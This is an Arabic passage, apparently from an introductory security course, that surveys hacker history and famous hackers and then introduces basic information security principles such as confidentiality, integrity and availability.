في نفس السنة أقتحم "**كيفين ميتنيك Kevin Mitnick**" شبكه شركه المعدات الرقمية (**Digital Equipment Com**). وقبض عليه عند قيامه بهذه العملية وحكم عليه بأربع سنين في السجن بعد ان ووجهت إليه تهمة سرقة 20،000 من أرقام بطاقات الائتمان. وقد بثت وكالات الأنباء العالمية خبر القبض على ميتنيك. وشاهدة ملايين الناس وهذا الخبر البسيط غير نظرة الناس للهاكرز. فقد كان كثير من الناس يعتبرون الهاكرز أبطالا ويعتبرونهم المنقذين من تسلط الحكومة أما بعد هذا الخبر. وجد الناس بأن الهاكرز هم لصوص متخفين بثوب العبقرية والكمبيوتر ولا هم لهم سوى الشهرة والحصول على الأموال بأسهل الطرق. - وقد بدأت عمليات الهاكرز تقوم بخفية بعد هذا التاريخ.

وكان هناك كيفين ثاني وهو "**كيفين بولسين Kevin Poulsen**" وقبض عليه الثاني بتهمه العبث بالهاتف. أما كيفين الثاني هرب لتجنب هذا القانون لمده 17 شهرا.

عمليه "**سندفيل Sundevil**" أعطت الحكومة هذه الاسم للقبض على كل الهاكرز في البلاد كلها وكان من المطلوبين "**الفيلق LOD**" ولكنها لم تنجح. ولكن في السنة التي تليها بسبب عمليه تخريبيه لـ "**رادكس Radux**" دخل السجن ونتيجة للتحقيق معه أعلم الشرطة عن مكان وأسماء أربعه من أشهر الهاكرز الموجودين في ذلك الحين. وقضى "**فيبر أوبتيك Phiber Optik**" مده سنه في السجن الفيدرالي.

ولكن بعض البشر يتعلمون من أخطائهم.

1994-1998

رؤية كيفين ميتنيك يقاد مقيدا بالسلاسل على التلفزيون الوطني تهز عواطف الجمهور مع الخارجين عن القانون. كان مستخدمو الشبكة مذعورون من المخترقين لاستخدامهم برامج مثل **Password Sniffers** لاستكشاف المعلومات الخاصة. أو **Spoofing** لخدع الآلات وجعلها تعطي المخترقون السماح بالدخول من دون كلمه سر. لم يعد المخترقون شخصيات رومانسية كما في السابق. غريبو الأطوار هم فقط الذين يريدون التعلم. الاقتصاد على الشبكة بدأ يكبر ويتوسع على النطاق العالمي. ولهذا المطلوب المزيد من الحماية. فالتجارة على الأنترنت في أوجها وبدايتها. فجاه أصبح المخترقون هم الناس الاشرار (السارقون).

ففي صيف عام 1994 عصابه كانت تدار من قبل مخترق روسي. اقتحمت كمبيوترات "بنك **CityBank**" وصنعت تحويل وقاموا بسرقة مبلغ أكثر من 10 مليون دولار من حسابات الزبائن. ولكن بنك المدينة تلاحق نفسه وأنقذ ما يقارب من 400,000 دولار قبل أن يتم تحويلها ولكن قبض على المتآمرين بعد أن سببوا الرعب والخوف في نفوس الناس.

عام 1998 مجموعة من القراصنة تسمى **Cult of the Dead Cow** قامت بإطلاق برنامج حصان طروادة. أداة قرصنة قوية. بمجرد تثبيت الهاكر حصان طروادة على جهاز يعمل بنظام التشغيل **Windows 95** أو **Windows 98**، فان البرنامج يتيح الوصول عن بعد غير المصرح به للآلة.

الاختراق (1999-2000)

عند اقتراب السنة من الألفية الثانية. الهيستيرية التخيلية لمشكله سنه 2000 ألهبت هجمات جاده أقترفها مخترق. موثق جيدا في الأعلام. هذه الهجمات جربت مباشره (ربما للمرة الأولى) بالكتل المتنامية لمتصفحي الشبكة. في الأسبوع الثاني من شهر فبراير من سنه 2000 بعض من أشهر مواقع الأنترنت مثل (CNN,Yahoo): كانت عرضه للهجمات **DoS** و شبكاتهم انسدت بسبب طلبات خاطئة أرسلت من عده



كمبيوترات يتحكم بها مخترق واحد .. هذه المواقع تحطمت وفقدت ما يقرب من مليون من المبيعات على الشبكة. وفي شهر مايو ظهر فيروس جديد أنتشر بشكل كبير في أنحاء العالم بالشبكة. الفيروس **I LOVE YOU** الذي به ملفات صوت وصور وأنتشر بسرعه كبيره.

2000 حتى الان

في عام 2003 تم تكوين مجموعة انومينوس. يمكنك الاطلاع على باقي تاريخ الهاكرز من خلال الرابط

http://en.wikipedia.org/wiki/Timeline_of_computer_security_hacker_history.

هذا الجزء من التاريخ للعلم فقط.

أشهر 10 هاكرز في العالم

1- كيفن ميتنيك Kevin Mitnick

لا يعرفه الكثيرون في عالمنا العربي والشرق الاوسط، ولكنه في أوروبا والولايات المتحدة يعتبر من أشهر الأسماء خصوصا بالنسبة إلى شركات الانترنت وعالم الحاسبات الآلية وأمن الشبكات. كيفن ميتنيك هو أشهر قرصان الكتروني ظهر على وجه الارض وأكثر الهاكرز خطورة منذ ظهور الحاسبات الآلية إلى درجة أنه أصبح اول قرصان كمبيوتر توضع صوره من ضمن قائمة المطلوبين لدى الاف بي أي FPI الانترنت فما هي قصته؟

ولد كيفن في عام 1963. في بداية حياته لم يكن كيفن يمتلك القدرة المالية لشراء حاسب آلي خاص به لذلك كان يتواجد في معارض راديو شاك ليستعمل الحاسبات المعروضة. لقد كان شابا خجولا لوالدين مطلقين وأم تعمل نادلة في أحد المطاعم. لذلك كانت مهارته في استخدام الكمبيوتر والقرصنة تعتبر وسيلة جيدة بالنسبة إليه لاكتساب الاصدقاء والتفاخر خصوصا في المرحلة الثانوية حين كان يخترق حاسب المدرسة الرئيسي أمام باقي الطلاب. وعلى الرغم من أن كيفن لم يكن من المتفوقين دراسياً، إلا أنه برع في الدخول إلى بدالات مؤسسة الهاتف المحلية، وتمكن من الحصول على مكالمات هاتفية مجانية. وتطور الأمر إلى تمكنه من اقتحام عوالم الآخرين، والاستماع إلى مكالماتهم. وأصبح لديه خلال فترة وجيزة، الكثير من المعلومات والأسرار، عن أشخاص كان يختارهم من الأغنياء وذوي السلطة، مما خلق في نفسه الشعور بالقوة والتفوق. وبفضل اهتماماته في هذا المجال تعرف إلى مجموعة من الشباب لهم الاهتمام ذاته، والخبرة في اختراق شبكة الهاتف عن طريق الكمبيوتر، وشكلوا مجموعة أصبحت اجتماعاتها شبه منتظمة، للتداول في وسائل وطرق جديدة في هذا المجال. وحتى ذلك الوقت، كان كل ما قامت به المجموعة لا يتعدى المزاح لشباب راغبين في المتعة والابتعاد عن الملل، وإن كان بإزعاج الآخرين قليلا. لكن الإزعاج ما لبث أن تحول إلى أذى، حيث قام أحد أفراد المجموعة بتدمير ملفات إحدى شركات الكمبيوتر في سان فرانسيسكو، ولم تتمكن الشرطة من معرفة الفاعل، لأكثر من عام.

في أحد أيام العطل من عام 1981 دخل كيفن واثنان من أصدقائه خلسة، إلى المركز الرئيسي لشركة الهاتف في مدينة لوس انجلوس، ووصلوا إلى الغرفة التي تحتوي على الكمبيوتر الذي يدير عمليات الاتصال، وأخذوا كتب التشغيل الخاصة به، وقوائم وسجلات تتضمن مفاتيح السر لأقفال الأبواب، في تسعة مراكز أساسية تابعة لشركة الهاتف في المدينة. وعندما حققت الشرطة المحلية في الأمر، لم تتمكن من كشف الفاعل. لكن، وبعد سنة، وشت بهم فتاة من أعضاء المجموعة للشرطة، الذين سارعوا لاعتقال الشبان الثلاثة. ومن حسن حظ كيفين الذي كان يبلغ عمره آنذاك 17 ونصف العام أن حُكم عليه بقضاء 3 أشهر في سجن الأحداث بتهمة العبث بالممتلكات الحكومية، وتدمير بيانات عبر شبكة كمبيوتر، كما قضت المحكمة بوضعه بعد ذلك سنة تحت المراقبة في لوس أنجلوس. من جهته، حاول مركز الخدمة الاجتماعية تقديم العون له، لتطوير خبراته في مجال الكمبيوتر، والاستفادة منها بشكل شرعي، لكن النتيجة جاءت سلبية، إذ سعى كيفن إلى تعلم أمور مختصرة، وحيل تساعده على ممارسة هوايته باختراق شبكات الكمبيوتر، وهذا ما قاده من قضية الى اخرى.

ذهب الفتيان الآخرين إلى السجن، لكنه ما أصلح ميتنيك الذي لم يرتدع بالرغم من تجريسه بكتابة عبارة "**X HACKER**" على لوحة سيارته، وزاد إصراره على نفس السلوك، وراح ينمي مهاراته، ويتعلم الحيل التي تساعده على ممارسة هوايته باختراق شبكات الكمبيوتر، وراح يخرق القانون ويصطدم بالشرطة مرة بعد أخرى. فاعتقل ثانية عام 1983 من قبل شرطة جامعة شمال كاليفورنيا، بعد ضبطه يحاول استخدام كمبيوتر بالجامعة لاختراق شبكة **ARPA net** للوصول من خلالها إلى البنتاجون، وحكمت المحكمة عليه بستة شهور تدريب في إصلاحية للأحداث في كاليفورنيا. ولم تفلح الشهور الست في إصلاحه، فلم تمر سنوات قليلة -نزل خلالها تحت الأرض -حتى اعتقل مرة أخرى، بتهمة العبث بكمبيوتر حسابات مؤسسة **TWR** المتخصصة في الصناعات الحربية، والمثير أنه بقي رهن الاعتقال لمدة سنة كاملة بدون محاكمة، والأكثر إثارة مسألة اختفاء ملفه من مركز الشرطة، بدون أي تفسير! زادت تلك الأحداث من شعور كيفين بقدرته الفائقة، فلم يعد يستطيع الخلاص من هذا الشعور الذي يملأ نفسه بالقوة والعظمة، وحل عام 1988 وقد استحوذت عليه فكرة الحصول على نسخة من نظام تشغيل "**VMS**" لجهاز الميني كمبيوتر الذي تنتجه شركة **Digital**، وذلك من خلال اختراق شبكة "**Easy Net**" الخاصة بها.

ظل كيفين يذهب مساء كل يوم إلى مقر عمل صديقه "دي سيكو" الذي يعمل في قسم الدعم الفني في شركة **Calabase** للكمبيوتر. وكانا يحاولان لساعات طويلة اختراق نظم شركة **Digital**، حتى إن الشركة لجأت لمكتب التحقيقات الفيدرالي **FBI** الذي تعاون متخصصوه مع

خبراء **Digital** لأيام عديدة في تتبع مصدر محاولات الاختراق دون جدوى؛ لأن كيفين احتاط لتضليلهم، واستخدم جهازي كمبيوتر: الأول يحاول عن طريقه اختراق شبكة **Digital** والاستيلاء على نظام التشغيل، والثاني يراقب مركز مؤسسة الهاتف، ويتتبع المحاولات الرامية لاكتشافه، ويقوم بصرفها إلى شقة بعيدة عن مقر عمل صديقه.

أمضى المسئولون في الكثير من الوقت في مراقبة أجهزة الشركة وتطبيق إجراءات جديدة للحماية، وكلفهم ذلك مئات آلاف من الدولارات دون جدوى. لكن كما جنت على نفسها أودى مزاح كيفين السمج به، عندما اتصل بمدير صديقه وشريكه "دي سيكو" وأخبره أنه يعاني من مشاكل جمة مع مصلحة الضرائب، انهار الأخير واعترف لمديره بكل ما كان، وبالطبع سارع للاتصال بـ **FBI**، واعتقل كيفين.

أحيل كيفين إلى محكمة لوس أنجلوس، بتهمة سرقة برامج تبلغ قيمتها ملايين الدولارات، وتسببه في خسارة شركة **Digital** أكثر من 200 ألف دولار، أنفقتها لإبعاده عن أجهزتها، وأعلنت إدانته لتكون تلك هي المرة الخامسة التي يدان فيها كيفين بجرائم تتعلق بالكمبيوتر، لكن قضيته هذه المرة أثارت اهتمام الرأي العام في أمريكا، بسبب غرابة الحكم الذي صدر بحقه؛ إذ حكم عليه بالسجن سنة واحدة، وستة شهور معالجة من "إدمان اختراق نظم الكمبيوتر عبر الشبكات"! مع عدم مغادرة المدينة.

لكن لم يتقيد ميتنيك غير بسنة السجن؛ حيث انتقل بعدها بمدة قصيرة إلى لاس فيجاس، وعمل مبرمجاً بسيطاً، لكنه لم يلبث أن عاد أوائل عام 1992 إلى سان فرانسيسكو بعد وفاة شقيقه إثر تناوله جرعة زائدة من الهيروين.

"إذا كان الطباع طباع سوء فلا أدب يفيد ولا أديب". هكذا يقول الشاعر، ففي ديسمبر من العام 1992 تلقى قسم شرطة بكاليفورنيا اتصالاً عبر الكمبيوتر، يطلب فيه صاحبه الحصول على نسخ من شهادات رخص القيادة للمتعاونين مع الشرطة. واستخدم المتصل شفرة تظهر أنه مخول قانونياً بالاطلاع على تلك الوثائق، وطلب إرسالها بالفاكس إلى عنوان في إحدى ضواحي لوس أنجلوس.

وبفحص رقم الطالب تبين أنه محل يقدم خدمة الفاكس والتصوير، وتقرر إرسال المطلوب، لكنهم أرسلوا بعض رجال الأمن لتقصي الأمر، وهناك وجدوه يخرج من المحل حاملاً الأوراق، وعندما شعر بهم، ركض هارباً عبر إحدى الحدائق القريبة مخلفاً وراءه الأوراق. وبفحص الأوراق وجد أنها تحمل بصمات كيفين.

جعلت هذه الحادثة وما كتبته الصحف من كيفين لصاً ذكياً، ومثيراً للإعجاب، بل إن أحد الصحفيين -ويدعى ماركوف-جعل أخبار كيفين شغله الشاغل، وأخذ يتلقط كل كبيرة وصغيرة عنه؛ ما دفع مكتب التحقيقات الفيدرالي إلى تعيينه مستشارها في عمليات مطاردة كيفين.

في عطلة عيد الميلاد عام 1994 اكتشف "شيمومورا" أحد أشهر خبراء أمن الشبكات والذي يعمل مستشاراً لمكتب التحقيقات الفيدرالي، والقوات الجوية، ووكالة الأمن القومي الأمريكية -أن حاسبه المنزلي المتصل بشبكة العمل الواسعة تعرض للاختراق. وسُرقت منه مئات الملفات والبرامج المفيدة جداً لكل من يرغب في تعلم أساليب اختراق شبكات الكمبيوتر والهاتف المتحرك. أثارت تلك الحادثة حفيظة شيمومورا فوجه كل طاقته وخبرته -بالتعاون مع مكتب التحقيقات الفيدرالي-لاعتقال الشخص الذي تجرأ على اقتحام عقر داره، وتمكن شيمومورا بمساعدة المحققين، وبفضل نظام المراقبة الذي دأب على تحسينه يوماً بعد آخر -والذي رصد الجاني في بداية عملية الاختراق، إلا أنه تم تضليله-من تتبع أثر المخترق. وتم رصده وهو يجوب فضاء الإنترنت يتلاعب بشركات الهاتف، ويسرق ملفات من موتورولا وأبل، وشركات أخرى، وينسخ عشرين ألف رقم بطاقة ائتمان من إحدى شبكات الكمبيوتر التجارية. ودارت الشبهة في كل هذه الحالات حول كيفين ميتنيك، المختفي عن الأنظار منذ عام 1992 وكشفت أنه يقوم بعملياته عبر شبكة هواتف متحركة من مدينة رالي شمال كاليفورنيا. وفي مساء 15 فبراير قرع المحققون باب الشقة 202 في إحدى ضواحي مدينة رالي، واعتقلوا كيفين، ووضع في السجن بدون محاكمة، إلى أن صدر عليه حكم في 27 يونيو عام 1997 بالسجن لمدة اثنين وعشرين شهراً، ورغم أنه كان حينها قد أمضى مدة الحكم وزاد عليها أربعة شهور، لم يطلق سراحه، وتعلل المحققون بخطورة كيفين، ولاقى معاملة قاسية، إضافة إلى حرمانه من حقوق لا يُحرم منها عادة أخطر المجرمين، إلى أن أفرج عنه سنة 2001، وهي الفترة التي أخرج فيها للنور الصحفي "ماركوف" والخبير "شيمومورا" كتابا عن كيفين "كوندور الإنترنت". هو أشهر مخترق. بعد الخروج من السجن. لقد انتهت مدة حبس كيفن في يناير من العام 2001 ولكنه منع من استخدام الانترنت لمدة عام كامل. وفي يناير من عام 2002 احتفل باستخدامه للأنترنت لأول مرة منذ فترة طويلة. ولكفين الان موقع رســـمي عــلى الانترنت هو https://www.mitnicksecurity.com

2- كيفين بولسن

اشتهر هذا الشخص باسم **Dark Dante** وقام بالسيطرة التامة على كل خطوط تليفون إحدى إذاعات ولاية لوس أنجلوس، والتي كانت تنظم المسابقة عبارة عن فوز المتصل رقم 102 بسيارة بورشيه، فظل بولسن بالاتصال على كل الخطوط التي سيطر عليها كلها من أجل أن يفوز بتلك السيارة.

3- أدريان لامو

تمكن من التسلل إلى موقع جريدة نيويورك تايمز الشهيرة، وياهو ومايكروسوفت، واستطاع التخفي من مكتب التحقيقات الفيدرالية، الذي ظل يبحث عنه لمدة 9 أشهر. واشتهر هذا الشاب بأنه ليس هناك أي موقع في العالم يقف أمامه، ويبدو أن ولعه بالتسلل لمواقع الجرائد الشهيرة جعله يدرس الآن الصحافة.

4- جون سيتشفير

هو أحدث الهاكرز الذين تم القبض عليهم، وذلك بعد أن قام بالعديد من الجرائم الخاصة بالكومبيوتر مثل الاطلاع على المعلومات الشخصية للعديد من أصحاب الحاسبات الشخصية. في النهاية تم معاقبته بالسجن لمدة 4 سنوات.

5- فلاديمير ليفن

روسي يهودي، حاول الاستيلاء على مبلغ يفوق العشرة ملايين دولار أميركي سيتي بنك، وبالفعل تسلل لأجهزة الكومبيوتر الخاصة بالبنك في روسيا، لكي يقوم بتحويل تلك المبالغ إلى حسابات في بلاد مختلفة مثل إسرائيل وأميركا وألمانيا، وهو ما نجح فيه بالفعل. ولكنه في عام 1995 تم القبض عليه وتم سجنه لثلاثة أعوام. ولكنه الآن يدير أعمال خاصة به في ليتوانيا.

6- فرد كوهين

هو المخترع الأول للفيروس، والذي يتسبب في إتلاف أي حاسب شخصي، فأول فيروس اخترعه كان يسمى (Parasitic Application) والذي يستطيع أن يسيطر على أي حاسب شخصي، بإمكانه أن يدمره بالكامل. ولكن الغريب في حياة هذا الشخص أنه يمتلك الآن شركة تعمل في مجال حماية المعلومات على الحسابات الشخصية.

7- مارك أبن

يعتبر هذا الشخص هو أصغر هاكر أميركي، لأنه عندما كان عمره 9 أعوام تمكن من التسلسل إلى الكومبيوترات التي تدخل على الإنترنت عن طريق الهاتف الثابت، وتعلم من خلال هذا العديد من لغات البرمجة. تم القبض عليه ليمضي عقوبة الخدمة العامة لمدة 35 شهراً.

8- ناهشون إيفن شيم

هو أول من تم القبض عليه في أستراليا في جريمة خاصة بأجهزة الكومبيوتر، وكان عضواً في فريق من الهاكرز الذين كان هدفهم هو التسلسل لكل مواقع وزارات الدفاع للاطلاع على المعلومات السرية عن الأسلحة النووية. وهو ما نجح فيه، ولكن الشرطة الأسترالية اكتشف هويته الحقيقية، تم القبض عليه، وحكم عليه بالسجن لمدة عام.

9- روبرت ت. موريس

في عام 1998 اخترع هذا الشخص أول دودة خاصة بالكومبيوتر وأطلق عليها اسم(***Morris worm***) ، وكان هدفه إحصاء عدد أجهزة الكومبيوتر المتصلة بالإنترنت، ولكن هذه الدودة خرجت عن السيطرة، وتسببت في العديد من الأضرار، ووصلت الخسائر الناتجة عنها إلى ما يزيد عن نصف مليون دولار أميركي.

10- إيريك كورلي

عرف هذا الشخص باسم مستعار هو "**Emmanuel Goldstein**"، وكان معروفاً كهاكر في الثمانينيات والتسعينيات من القرن العشرين، وكان له الفضل في اكتشاف طريقة من أجل فك الشفرات الموجودة على أقراص الـ **DVD** الخاصة بالأفلام، مما تسبب في انتشار النسخ المقلدة حول العالم. وتمت مقاضاته لذلك.

1.5 الهاكر ضد الكراكر "Hacker vs. Cracker"

ما هو الفرق بين الهاكر والكراكر؟

قد كتب العديد من المقالات حول الفرق بين الهاكرز والكراكر، التي تحاول تصحيح المفاهيم الخاطئة العامة حول القرصنة. لسنوات عديدة، ووسائل الإعلام تطلق كلمة الهاكر عندما يعني حقا الكراكرز. حتى الجمهور يعتقدون الآن أن الهاكر هو الشخص الذي يكسر أنظمة الكمبيوتر ويسرق البيانات السرية. هذا غير صحيح جدا وإهانة لبعض من القراصنة الأكثر موهبة.

هناك نقاط مختلفة لتحديد الفرق بين الهاكرز والكراكرز.

تعريف الهاكر: هو شخص مهتم بعمل أي نظام تشغيل للكمبيوتر. في معظم الأحيان، الهاكرز هم المبرمجين. يحاولون الحصول على معرفة متقدمة عن أنظمة التشغيل ولغات البرمجة. يعرفون الثغرات الأمنية المختلفة في الأنظمة وأسباب هذه الثغرات. يسعون باستمرار للمزيد من المعرفة، وتبادل ما قد اكتشف، لا يبدون أبدا نوايا حول سرقة البيانات.

تعريف الكراكرز: هو الشخص الذي يكسر نظم الناس الأخرى، مع النوايا الخبيثة. الكراكر يقومون بالوصول الغير مصرح به، وتدمير البيانات الهامة، وإيقاف الخدمات المقدمة من قبل الملقم، أو التسبب في مشاكل لأهدافها. يمكن بسهولة تحديد الكراكرز بسبب أعمالهم الخبيثة. تماما مثل أي شخص يمكن أن يصبح لصا، أو لص، يمكن لأي شخص أن يصبح هاكر، بغض النظر عن العمر أو الجنس أو الدين. المهارات التقنية للهاكرز تختلف من واحدة إلى أخرى.

1.6 رؤية مبسطه عن امن المعلومات
INFORMATION SECURITY OVERVIEW


هذا المصطلح يشير إلى الطريقة المستخدمة لحماية أي نوع من المعلومات الحساسة او بمعنى أخر وضع حائط أمن حول المعلومات المهمة وذلك لحمايتها من قبل الاتي:

1. **Unauthorized access** الولوج/الوصول الغير مصرح به.
2. **Disclosure** الكشف عن هذه المعلومات.
3. **Alteration** التعديل على هذه المعلومات.
4. **Destruction** تدمير هذه المعلومات.

المعلومات تعتبر من المصادر الهامة لذلك يجب أن تكون أمنه، وذلك لان وقوع هذه المعلومات في الأيدي الخطأ قد يسبب تهديدا كبيرا على البنية التي تخصها هذه المعلومات.

IC3


IC3 هو اختصار لـ **Internet Crime complaint center** وهي شركة تعمل على رصد الهجمات الإلكترونية ثم إعطاء تقرير عن هذا. ويمكنك زيارتها من خلال هذا الرابط http://www.ic3.gov/default.aspx.



Data Breach Investigations Report (Verizon Business)

شركه تعمل على رصد أنواع الهجمات وغيرها ثم تعطى تقرير عن هذا. ويمكنك زيارتها من خلال الرابط

http://www.verizonenterprise.com/home/sept-b



امن المعلومات (Information Security)

أمن المعلومات: مع تطور التكنولوجيا ووسائل تخزين المعلومات وتبادلها بطرق مختلفة أو ما يسمى بنقل البيانات عبر الشبكة من موقع لأخر أصبح النظر إلى أمن تلك البيانات والمعلومات شكل مهم للغاية. يمكن تعريف أمن المعلومات بأنه العلم الذي يعمل على توفير الحماية للمعلومات من المخاطر التي تهددها أو الاعتداء عليها وذلك من خلال توفير الأدوات والوسائل اللازم توفيرها لحماية المعلومات من المخاطر الداخلية أو الخارجية. المعايير والإجراءات المتخذة لمنع وصول المعلومات إلى أيدي الأشخاص الغير مخولين لهم عبر الاتصالات ولضمان أصالة وصحة هذه الاتصالات.




إن حماية المعلومات هو أمر قديم ولكن بدأ استخدامه بشكل فعال منذ بدايات تطور التكنولوجيا ويرتكز أمن المعلومات إلى- :

- **أنظمة حماية نظم التشغيل**
- **أنظمة حماية البرامج والتطبيقات.**
- **أنظمة حماية قواعد البيانات.**
- **أنظمة حماية الولوج أو الدخول إلى الأنظمة.**

المبادئ الأساسية (عناصر امن المعلومات): من أهم المفاهيم، ومنذ أكثر من عشرين عاما، أمن المعلومات قد حددت بـ: السرية **(Confidentiality\Secrecy)**، التكامل **(Integrity)**، والتوفر **(Availability)** المعروفة باسم **CIA**. العديد من المتخصصين في مجال أمن المعلومات يؤمنون إيمانا راسخا بأن المساءلة ينبغي أن تضاف كمبدأ أساسي لأمن المعلومات.

في عام 2002، اقترح دون باركر نموذجا بديلا للثالوث التقليدي (**CIA**). يتكون نموذج باركر من ستة عناصر من أمن المعلومات. العناصر هي السرية، الحيازة، السلامة، الأصالة، التوفر والأداة. إن سداسي باركر هو موضع نقاش بين المتخصصين في مجال الأمن.



كل واحد من هذه المكونات لابد من أخذها في الاعتبار عند قيام أي منظمة بعملية تأمين بيئتهم. كل واحد من هذه المجالات في حد ذاته لديه العديد من المناطق الفرعية التي لديها أيضا إلى النظر فيها عندما يتعلق الأمر ببناء بنية آمنة.

السرية:(Confidentiality\Secrecy)

السرية هو المصطلح المستخدم لمنع الكشف عن معلومات لأشخاص غير مصرح لهم بالاطلاع عليها أو الكشف عنها. على سبيل المثال، استعمال بطاقة الائتمان في المعاملات التجارية على الشبكة يتطلب إدخال رقم بطاقة الائتمان على أن تنتقل من المشتري إلى التاجر ومن التاجر لإنجاز وتجهيز المعاملات على الشبكة. يحاول النظام فرض السرية عن طريق تشفير رقم البطاقة أثناء الإرسال، وذلك بالحد من الوصول إلى أماكن تخزين أو ظهور تسلسل رقم البطاقة (في قواعد البيانات، وسجل الملفات، النسخ الاحتياطي، والإيصالات المطبوعة)، وذلك بتقييد الوصول إلى الأماكن التي يتم تخزين الرقم والبيانات بها. إذا كان الطرف الغير مصرح له قد حصل على رقم البطاقة بأي شكل من الأشكال فإن ذلك يعد انتهاكا لمبدأ السرية في حفظ وتخزين البيانات.

خرق السرية يتخذ أشكالا عديدة. تجسس شخص ما على شاشة الحاسوب لسرقة كلمات سر الدخول، أو رؤية بيانات سرية بدون علم مالكها، يمكن أن يكون خرقا للسرية. إذا كان الحاسوب المحمول يحتوي على معلومات حساسة عن موظفي الشركة، فإن سرقته أو بيعه يمكن أن يسفر عن انتهاك لمبدأ السرية. إعطاء معلومات سرية عبر اتصال هاتفي هو انتهاك لمبدأ السرية إذا كان طالب الاتصال غير مخول بأن يحصل على المعلومات. السرية أمر ضروري (لكنها غير كافية) للحفاظ على خصوصية الناس الذين تحتوي الأنظمة معلوماتهم الشخصية.

التكامل (Integrity)

في مجال أمن المعلومات، التكامل (السلامة) يعني الحفاظ على البيانات من التغيير أو التعديل عليها من قبل الأشخاص الغير مخول لهم الوصول اليها. عندما يقوم شخص، بقصد أو بغير قصد، بحذف أو انتهاك سلامة ملفات البيانات الهامة أو الإضرار بها، وهو غير مخول بذلك، يعد هذا انتهاكا لسلامة البيانات. وعندما يصيب فيروس حاسوبا، ويقوم بتعديل بياناته أو يتلفها يعد هذا انتهاكا لسلامة البيانات، وكذلك عندما يكون الموظف (غير المخول) قادرا على تعديل راتبه في قاعدة البيانات والمرتبات، وعندما يقوم مستخدم (غير مصرح له) بتخريب موقع على شبكة الإنترنت، وهلم جرا. وتعني سلامة البيانات كذلك، أن تكون التغيرات في البيانات مطردة، فعندما يقوم عميل البنك بسحب أو إيداع، ينبغي أن ينعكس ذلك على رصيده في البنك.

إن الإخلال بسلامة البيانات ليس بالضرورة نتيجة عمل تخريبي، فمثلاً، الانقطاع في النظام قد ينشئ عنه تغيرات غير مقصودة أو لا تحفظ تغيرات قد تمت فعلاً.

توفر البيانات (Availability)

يهدف أي نظام للمعلومات لخدمة غرضه، أن تكون المعلومات متوفرة عند الحاجة إليها للمخولين لهم. وهذا يعني أن تعمل عناصر النظام الآتية بشكل صحيح ومستمر: الأنظمة الحاسوبية المستخدمة لتخزين ومعالجة المعلومات، الضوابط الأمنية المستخدمة لحمايته النظام، قنوات الاتصال المستخدمة للوصول، نظم عالية السرية تهدف إلى استمرارية الحماية في جميع الأوقات، منع انقطاع الخدمة بسبب انقطاع التيار الكهربائي، أو تعطل الأجهزة، او نظام الترقيات والتحديث، وضمان منع هجمات الحرمان من الخدمة.

الأصالة (Authenticity)

